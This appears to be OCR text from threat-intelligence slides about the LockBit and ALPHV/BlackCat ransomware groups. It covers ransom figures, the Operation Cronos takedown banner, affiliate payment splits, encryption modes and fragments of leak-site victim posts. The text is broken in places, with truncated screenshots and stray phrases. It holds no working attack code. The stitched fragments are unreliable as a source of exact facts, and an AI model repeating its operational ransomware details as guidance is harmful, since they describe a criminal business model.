
- Ransom Payments > $91 Million

- Russia - Ransomware Compromise
  - Post Soviet Country Ban

- 2,700 + Victims

- Small (65.9%) | Medium (14.6%) | Enterprise (19.5%)

- Operation Cronos – February 19, 2024:


THE SITE IS NOW UNDER CONTROL OF LAW ENFORCEMENT


This site is now under the control of The National Crime Agency of the UK, working in close cooperation with the FBI and the international law enforcement task force, 'Operation Cronos'.

We can confirm that Lockbit's services have been disrupted as a result of International Law Enforcement action – this is an ongoing and developing operation.

Return here for more information at:

11:30 GMT on Tuesday 20th Feb.

LockBit 3.0 Images



[redacted]

[Chat started]
12.01.2023 13:44:06 UTC

Hi. Did this work?
12.01.2023 13:44:19 UTC

hi
12.01.2023 13:46:44 UTC

i'm here
12.01.2023 13:46:48 UTC

WE'VE BEEN WORKING SINCE SEPTEMBER 3, 2019
3 YEARS 165 DAYS 19 HOURS

WEB SECURITY & BUG BOUNTY

sprinkler systems.

ing the most advanced

Updated: 18 Feb, 2023, 20:25 UTC 1728


Updated: 18 Feb, 2023, 09:37 UTC 1497

Updated: 18 Feb, 2023, 09:34 UTC 1349

Updated: 18 Feb, 2023, 09:25 UTC 1301


ALPHV (BlackCat)

- Est. November 2021 (Created on Russian Language Forums)
- Sophisticated RaaS | Written in Rust
  - Affiliate Split:
    - 80% for $1.5 Million | 85% for $3 Million | 90% for > $3 Million
- Ransomware is command-line driven & highly configurable
- Four Encryption Modes:
  - Full – Full File Encryption
  - Fast – Encryption of the first “N” megabytes
  - DotPattern – Encryption of “N” megabytes through “M” step
  - Auto – Depending on the type/size of the file, the locker chooses the most optimal strategy
  - ChaCha20 or AES
- Emotet Used as Dropper



- Data Leak Site

BlackCat Images



```
C:\Users\User>encrypt --help

C:\Users\User>

USAGE:
    [OP

OPTIO

    -

    -p,

    -v, --verbose                       Log to console

C:\Users\User>
```

[redacted]

Revenue $633.6M

Thu Feb 23 2023

Overview:

[redacted] is an electricity distribution company. It offers commercial, industrial and business development, installment agreement, power change, circuit and supply status, concurrence consultation,

[redacted]

Wed Feb 22 2023

Founded in 1944, [redacted] is a publisher of hands-on, inquiry-based science, mathematics, and gifted curricula for grades PreK-12. Their research and standards-based programs are available in both print and digital

Uploads — 1

[redacted]

USA WAS HACKED

Wed Feb 22 2023

Who is [redacted]

